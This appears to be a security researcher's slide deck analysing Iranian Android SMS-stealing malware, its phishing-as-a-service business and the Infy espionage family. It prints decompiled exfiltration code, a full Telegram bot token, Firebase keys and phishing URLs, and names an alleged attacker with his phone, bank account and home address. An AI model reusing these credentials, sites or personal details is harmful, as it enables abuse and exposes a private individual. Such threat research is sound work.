

- Lets decompile the malware

← → ↻ ⚠ Dangerous | adiliran.xyz

Index of /

Name	Last modified	Size	Description
------	---------------	------	-------------

bargh/	2021-12-31 04:12	-	
ir.apk	2022-01-02 13:38	1.9M	
ir/	2021-12-30 09:19	-	
lr.apk	2022-01-02 04:04	1.7M	
sighe.apk	2021-12-31 17:32	2.0M	
sighe/	2022-01-01 01:20	-	
tel/	2022-01-03 02:35	-	



SMSspy Threat Actor - Android malware

- The exfiltrated SMS messages *were* uploaded to c2 server.
- **The randomization *was* done on the malware side!** No victim's unique data *were* used.
- `http://<c2 domain>/uploads/<rand 11111-99999.txt>`

```
_vvvv5 = C0224BA.NumberToString(Common.Rnd(11111, 99999));
```


```
StringBuilder append3 = new StringBuilder().append("allmessage=").append(_vvvvv1).append("/").
```

```
.append(C0224BA.ObjectToString(ReadList.Get(0))).append("/uploads/").append(_vvvv5).append(".txt&id=");
```

SMSspy Threat Actor - C2 server

- Android C2 server - developed in python
based on fire_base api and Telegram bot api

```
bot = telebot.TeleBot("50[REDACTED]:AAFd[REDACTED]c7wY7JAa6siiem5mU")  
chatid = [1370[REDACTED], 196[REDACTED]]  
filename = "number.txt"  
fire_base_access_token = 'AAAAB_HL9TA:APA91bFosdSE3OAIIm21kdbe9Qkx1AAHMvFW60CqKs4'
```



SMSspy Threat Actor - Attribution

- One of the attackers is "Amin Ranjbar"
- One of the SMSs is from the hosting provider's, *confirming his newly registered* domain: sana-iran.xyz



```
{
@LydiaTeam:9810000346
Text:Amin Ranjbar گرامی دامنه sana-iran.xyz ثبت شد
طاها سرور - ارائه دهنده خدمات میزبانی وب
Status:Sent
Date:11/26/2021 17:06:57
}
```

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” - National Bank of Iran - account number, phone numbers and full address.

← → ↺ 🔒 ireblaghix.xyz/koskhol/uploads/24034.txt


```
{
@LydiaTeam: 98700717
Text: From now on, SMS transactions of account number 0353309608005 belonging to Amin Mohammad Ranjbar
If you do not own the above account or have not requested a change, refer to one of the bank branches :
National Bank of Iran
```

- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885
- Night code:

Address: No. 208, 3351687663, Jabbari Real Estate, Tabatabai St., Shahriar Abbas Abad, Tehran

SMSspy Threat Actor - Attribution

- “Amin Mohammad Ranjbar” published services



Professional Hackers - Iran Tehran - 85182891

Hello . I am Amin Mohammad Ranjbar. My job is programming, site builder, hacker and graphic designer. And my name is @ hackerapp85 to get acquainted with hacking and security, and you are responsible for any work, so be careful, this is my ID in the telegram

@aminmohamadrانجبار

Requirements

This is the phone number for calling
09125659885


- Name: Amin
Last name: Ranjbar
- Mobile: 09125659885

Responsibilities

SMSspy Threat Actor - business model


- Phishing As A Service

It appears that Lydia Team is selling and promoting their services



SMSspy Threat Actor - business model

- Offers 60 phishing theme options



Phish Theme	Original mirrored site
6GiG	https://melat-shaparak.cf/pay/66876/6g.php
BlueTik	https://ssh-shaparak-ir.tk/2IAGNh/instagrams.html
CartSokht	https://irancs.cloud/id/231133/cartsoght.html
ChargeStar	https://echargstar.ml/
ChargePay	media-tarfand-page.tk
Donation	media-tarfand-page.tk/FullServices/Donation/Manage.php
DostYabi	www.minatavakoli.ir
LiveSexy	iran-payio.info/livesexy
Masaj	russianmassa.ga
Corona-Internet	https://sharjeirancell.xyz/webpage/1175943769/korona.fa.html
Follower	https://www.irfollower.com/
FastFollower\form	https://followerpro.ir/form/index.php
FreeNet	https://melat-shaparak.cf/pay/83159/net6.php
Hania	https://iranb.gq/Hania/?e=4808641#
Hedye	https://sazman-home.ir/Net-Shop-17/sq91/
Hemmat-Help	https://ssh-shaparak-ir.tk/2IAGNh/kheyrieh.html
InstaHack	https://paysaz.000webhostapp.com/Created/hackinsta/947701678/
Internet	https://sazman-home.ir/Net-Shop-17/sq91/
Location	https://asanpay-on.cf/maked/K1BwmM/makan.php
Mahak	https://irancs.cloud/id/231133/mahak.html
OTP	https://shaparak-ping.cf/398595/cod.php
PubgUC	https://paymenty.xyz/webpage/1175943769/pubguc.fa.html
rCs	https://farskala.ir/product-category/mobile-accessories/case/
SamanNet	https://ib.sb24.ir/webbank/login/login.action?ibReq=WEB&lang=fa
SeilZadegan	https://abc21.ir/silzade/?id=1358
shad	https://shaparakpayer.cf/75996/shad.html
snapp	https://ab-cd9.ir/snapp/?id=1209
T-Member	https://ssh-shaparak-ir.tk/2IAGNh/tmember.html
TeleHack	https://paysaz.000webhostapp.com/Created/hacktel/947701678/
VirtaulNumber	https://shaparak-ping.cf/398595/number.php
vpn	https://ssh-shaparak-ir.tk/2IAGNh/vpn.html
xChat	https://ssh-shaparak-ir.tk/2IAGNh/chat.html
Yarane	https://irancs.cloud/id/231133/yaranah.html

SMSspy Threat Actor - business model

- Pyramid structure - the commission is 20% of the collected credit cards

Persian

×

در ازای خدمات ما از جمله طراحی این سیستم و تعویض دامنه های فیلتر شده در روز و پشتیبانی 24 ساعته برای شما , در این ربات الگوریتم مشخصی طراحی شده که بصورت کاملاً رندوم و تصادفی از هر 5 تارگت شما , اطلاعات کارت یک تارگت مستقیم برای ما ارسال میشود , یعنی از هر 5 کارت هک شده شما تصادفی یک کارت

English

In exchange for our services, including the design of this system and the replacement of filtered domains per day and 24-hour support for you, in this robot, a specific algorithm has been designed that completely randomly

کار مزد این سیستم میباشد.
برای اطلاع بیشتر جهت ساخت و ثبت حساب کاربری لطفاً راهنمای ربات را کامل مشاهده نمایید.

and randomly from every 5 of your targets, send us a direct target card information. It means that out of every 5 hacked cards you accidentally get a commission card of this system.

For more information on creating and registering an account, please see the complete robot

SMSspy Threat Actor - 2023

- May 2023 - They no longer use the Telegram groups.
- But we can still get all source code including malware and C2 server backend code.

lydiateam telegram



All



Images



Videos

step 1

About 8,710 results (0.35 seconds)



Telemetr.io

<https://telemetr.io/channels/1531...> · [Translate this page](#) · [⋮](#)


Lydia (Alone) - channel telegram audience statistics

10 Nov 2022 — channel **telegram** audience statistics of ~Lydia (Alone) **telegram** channel. #👁

#♥ #💎 #👁 @DmLydia. Subscriber gain, reaches, views lydiaapp ...

SMSspy Threat Actor - 2023

- May 2023 - 3 clicks to get all source code including malware and C2 server backend code.





SMSspy Threat Actor - 2023


- May 2023 - replaced group, token is still available
https://api.telegram.org/bot5639328712:AAGNa3MEY7hSErXWND9RAV-4fQEdR8oHV4c/getchat?chat_id=1913698908
- Invite link: <https://t.me/+kqWBG5ZRM9w4MTE1>

← → ↺ api.telegram.org/bot5639328712:AAGNa3MEY7hSErXWND9RAV-4fQEdR8oHV4c/getchat?chat_id=1913698908

```
{"ok":true,"result":{"id":1913698908,"first_name":"Otp","type":"private","has_private_forwards":true}}
```




SMSspy Threat Actor - 2023



SMSspy Threat Actor - 2023

- May 2023 - All C2 php code, Android malware source, admin python scripts, etc




SMSspy Threat Actor - 2023

- Movie clips educating on how to attack victims using The tools we captured.

~Lydia (Alone)

02:27



آپدیت جدید ریموت (سوکت)

افزایش پایداری
افزایش محدودیت ارسال اس ام اس
بهبود شده روی گوشی های شیائومی
حل شدن مشکلات کرش شدن برنامه
اضافه شدن accessibility سرویس ها

کلیک روی کلید home - خاموش کردن صفحه -
اسکرین شات گرفتن - نمایش پاور دیالوگ - حذف نشدن برنامه

توی این آپدیت با درخواست دادن و گرفتن دسترسی accessibility میتونید به سری کارا روی گوشی طرف انجام بدید و در کل روی پایداری اپ بیشتر کار شده توی آپدیت های بعدی هم روی همین مانور میدیم که بتونید با کیبورد هم به کارایی کنید .

دقت کنید که دسترسی های اضافه رو بگید تا اضافه کنم مثلا برای گرفتن مخاطبین توی پی وی بگید که دسترسیو اضافه کنم چون برای فیشینگ استفاده میشه فقط به صورت پیشفرض دسترسی SMS سواره و دسترسی های اضافه رو برداشتیم برای همین ممکنه دکمه ها براتون کار نکنه اگه دسترسی که میخواید نباشه .

کسانی که خریداری کردن میتونن فردا برای گرفتن اپ جدید پیام بدن و کسانی که قصد خرید دارن از همین الان .

25 day 30\$
@DmLydia

6

1769 edited 21:41


5 comments

Infy Threat Actor - background - 2007-2015


- First campaign started in 2007 and its still active today

Infy malware was discovered

Targeted attack against
“threats” to the Islamic regime
of Iran - 350 victims
In 35 countries.



VirusTotal metadata	
First submission	2007-08-16 11:08:39 UTC (8 years, 8 months ago)
Last submission	2013-03-18 05:55:29 UTC (3 years, 1 month ago)
File names	06a3cdf1f52bbbbc3fbddb80366c459



Infy Threat Actor - background - 2017

- The lesson was learnt - After 2015 takedown
- 2 step infection chain
 - Foudre - first stage malware called Foudre (Lightning in French) checking if the victim's machine is a valuable machine
 - Tonnerre - 2nd stage - only for valuable victims - Fully Undetectable in 2018 full surveillance capabilities screen captures, audio recording, etc.



**Prince of Persia – Ride the Lightning:
Infy returns as “Foudre”**

Published on August 1, 2017 [Edit article](#) [View stats](#)

DETECTION	DETAILS	BEHAVIOR	CONTENT	SUBMISSIONS	COMMUNITY
2018-10-05 00:40:57					
Ad-Aware	Undetected				
AhnLab-V3	Undetected				
ALYac	Undetected				
Avast	Undetected				
Avira (no cloud)	Undetected				
Bababab	Undetected				
BitDefender	Undetected				
CAT-QuickHeal	Undetected				
CMC	Undetected				
CrowdStrike Falcon	Undetected				
AgilLab	Undetected				
Alibaba	Undetected				
Avast-Mobile	Undetected				
AVG	Undetected				
Avware	Undetected				
Baidu	Undetected				
Blav	Undetected				
ClimAV	Undetected				
Comodo	Undetected				
Cybereason	Undetected				

```
loc_58C8B0:
mov     eax, off_68ACB0
mov     eax, [eax]
mov     byte ptr [eax+58h], 0
mov     eax, off_68ACB0
mov     eax, [eax]
mov     edx, ds:dword_614F24
mov     [eax+0F4h], edx
mov     dword ptr [eax+0F0h], offset loc_58C8C4
mov     eax, offset unk_614F48
mov     sub_407384, eax
mov     eax, offset dword_614F34
mov     eax, offset a00001 ; "00001"
call    sub_407384
lea     eax, [ebp+var_8]
mov     ecx, ds:dword_614F34
mov     edx, offset aTonnerre ; "tonnerre "
call    sub_407878
mov     eax, [ebp+var_8]
call    sub_407420
push    eax
push    0
call    FindWindow
mov     eax, eax
test    eax, eax
je      short loc_58CC12

